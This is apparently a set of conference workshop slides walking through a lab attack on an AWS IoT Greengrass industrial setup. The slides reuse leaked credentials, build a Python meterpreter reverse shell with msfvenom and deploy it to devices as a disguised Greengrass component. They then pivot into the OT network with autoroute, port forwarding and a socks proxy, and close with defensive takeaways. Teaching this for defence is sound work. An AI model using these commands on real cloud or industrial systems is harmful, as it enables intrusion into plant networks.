
➔ *Do you find anything interesting?*

Looking for data

- In the “iot” subfolder we find additional credentials in the deploy.sh script:

```
#Install Java
sudo apt install default-jdk

#Download the installer
curl -s https://d2s8p88vqu9w66.cloudfront.net/releases/greengrass-nucleus-latest.zip
> greengrass-nucleus-latest.zip && unzip greengrass-nucleus-latest.zip -d
GreengrassInstaller

#Set up the credentials temporarly
export AWS_ACCESS_KEY_ID=XXXX
export AWS_SECRET_ACCESS_KEY=XXX

#Install
sudo -E java -Droot="/greengrass/v2" -Dlog.store=FILE -jar
./GreengrassInstaller/lib/Greengrass.jar --aws-region us-east-1 --thing-name
Greengrass_reTerminalDM --thing-group-name Greengrass_VulnerableFactory --component-
default-user ggc_user:ggc_group --provision true --setup-system-service true --
deploy-dev-tools true
```

Pentest progress



Exploiting AWS IoT

- We can now modify our .aws/credential file to use the new credentials, then again enumerate the policies attached to the role and then the authorizations

```
aws sts get-caller-identity
```

- Result: this is a user account, not a role

```
{
    "UserId": "XXXXX",
    "Account": "XXXXX",
    "Arn":
"arn:aws:iam::XXXXX:user/greengrass_enrollment_account"
}
```


Exploiting AWS IoT

- Let's see the attached policies:

```
aws iam list-attached-user-policies --user-name
greengrass_enrollment_account
```

- Result: JACKPOT
  The user has full access to a lot of stuff, including full GreenGrass access

Pentest progress



Greengrass exploitation

- We will use Greengrass built-in features to get access to industrial devices
- List the registered devices:
  ```
  aws greengrassv2 list-core-devices
  ```
- We have two devices
- What we will do is create a new Greengrass custom component, then deploy it to our target

Creating a Greengrass component

- We will deploy a custom component that executes a Python meterpreter (why not?)
- First, let's create the meterpreter code

```
msfvenom -p python/meterpreter/reverse_tcp
LHOST=YOUR_IP_ADDRESS LPORT=4444 -f raw -o main.py
```

- We also need to have Metasploit listening:

```
msfconsole
use exploit/multi/handler
set PAYLOAD python/meterpreter/reverse_tcp
set LHOST 0.0.0.0
run
```

Creating a Greengrass component

- Then we need to create the package, we'll use gdk (*Greengrass Development Kit*)
- ⚠️ you need to choose a custom component name ⚠️
- I'll use « CUSTOM_NAME » but you need to choose something else

```
mkdir CUSTOM_NAME
cd CUSTOM_NAME
 /home/kali/.local/bin/gdk component init -l python -t HelloWorld
```

- This will create a template package that we will customize then deploy

Creating a Greengrass component

- Modify the gdk-config.json file:

```
{
  "component": {
    "com.example.HelloWorld": {
      "author": "Legit Dev",
      "version": "1.0.4",
      "build": {
        "build_system": "zip",
        "options": {
          "zip_name": ""
        }
      },
      "publish": {
        "bucket": "XXXXX",
        "region": "us-east-1"
      }
    }
  },
  "gdk_version": "1.3.0"
```

Modify the values highlighted

Creating a Greengrass component

- Modify the recipe.yaml file to include your module name

```
RecipeFormatVersion: "2020-01-25"
ComponentName: "{COMPONENT_NAME}"
ComponentVersion: "{COMPONENT_VERSION}"
ComponentDescription: "This is simple Hello World component w
ritten in Python."
ComponentPublisher: "{COMPONENT_AUTHOR}"
ComponentConfiguration:
  DefaultConfiguration:
    Message: "World"
Manifests:
  - Platform:
      os: all
    Artifacts:
      - URI: "s3://BUCKET_NAME/COMPONENT_NAME/COMPONENT_VERSI
ON/com.example.jo2024.zip"
        Unarchive: ZIP
    Lifecycle:
      Run: "python4 -u {artifacts:decompressedPath}/com.examp
le.jo2024/main.py {configuration:/Message}"
~
```

Creating a Greengrass component

- Let's copy our meterpreter file into our component folder:

```
cp ../main.py main.py
```

Creating a Greengrass component

- Now we can build & publish the new package

```
/home/kali/.local/bin/gdk component build
/home/kali/.local/bin/gdk component publish
```

Deploying the component

- Now we can deploy the package
- We need to identify the device to deploy to. The format is: arn:aws:iot:region:account-id:thing/thingName)

```
aws greengrassv2 list-core-devices
aws sts get-caller-identity --query Account
```

Deploying the component

Create a file “deployment.json”

```
{
        "targetArn": "arn:aws:iot:XXXX",
        "deploymentName": "CUSTOM_DEPLOYMENT_NAME",
        "components": {
                "CUSTOM_NAME": {
                        "componentVersion": "1.0.0"
                }
        }
}
```

Exact same name for your component as in the *recipe.yaml* file


Now we can deploy the package

```
aws greengrassv2 create-deployment --cli-input-json file://deployment.json
```

We can check the deployment status

```
aws greengrassv2 get-deployment --deployment-id XXXXX
```

Pentest progress



Now what ???

- We have a shell on a OT-related device
- Standard post-exploitation techniques should work
- Let’s use this device as a gateway to try to access the rest of the OT network

Meterpreter pivoting

- Let's use our meterpreter to

```
meterpreter > run post/multi/manage/autoroute
```

- We can now use any MSF module through our meterpreter, including the port scanning modules ☺

```
bg
```

```
msf6 exploit(multi/handler) > use
auxiliary/scanner/portscan/tcp
```

Meterpreter pivoting

- We can also set up port forwarding to use tools outside of metasploit (ex with Modbus) :

```
portfwd add -l 502 -p 502 -r 192.168.88.XXX
```

Or set up a socks proxy from msfconsole:

```
use auxiliary/server/socks_proxy
set SRVHOST 127.0.0.1
set SRVPORT 8080
run
```

- And then configure proxychains

```
sudo vim /etc/proxychains4.conf
Modify the last line so it reads:
socks5 127.0.0.1 8080
```

- And then `proxychains ./mbtget …..`


Now you have all the information you need, you can start hacking!

Takeaways

- Cloud is yet another IT/OT adherence point, and you should think about IT/OT segmentation for cloud accounts/services as much as you did (or should have) for network and Active Directory
- « new » cybersecurity solutions come with new cybersecurity paradigms
- It was not always better before
- You must embrace the new paradigm fully
- Cybersecurity weaknesses often come from the interfaces between old world and the new one
- Different threat models make it difficult to compare old and new solutions
- We must understand and adapt cybersecurity or we will be bypassed

How could you prevent this?

- OSINT → obvs. do not write your credentials in blog posts ;)
- EC2 exploitation → shit happens
- AWS post-exploitation → IAM reviews & AWS assessments
- Overall: don't try to protect from each and every possible threat, focus on the consequences (CCE methodology)



HACK THE CONNECTED PLANT!

WAVESTONE

DEFCON ENGAGE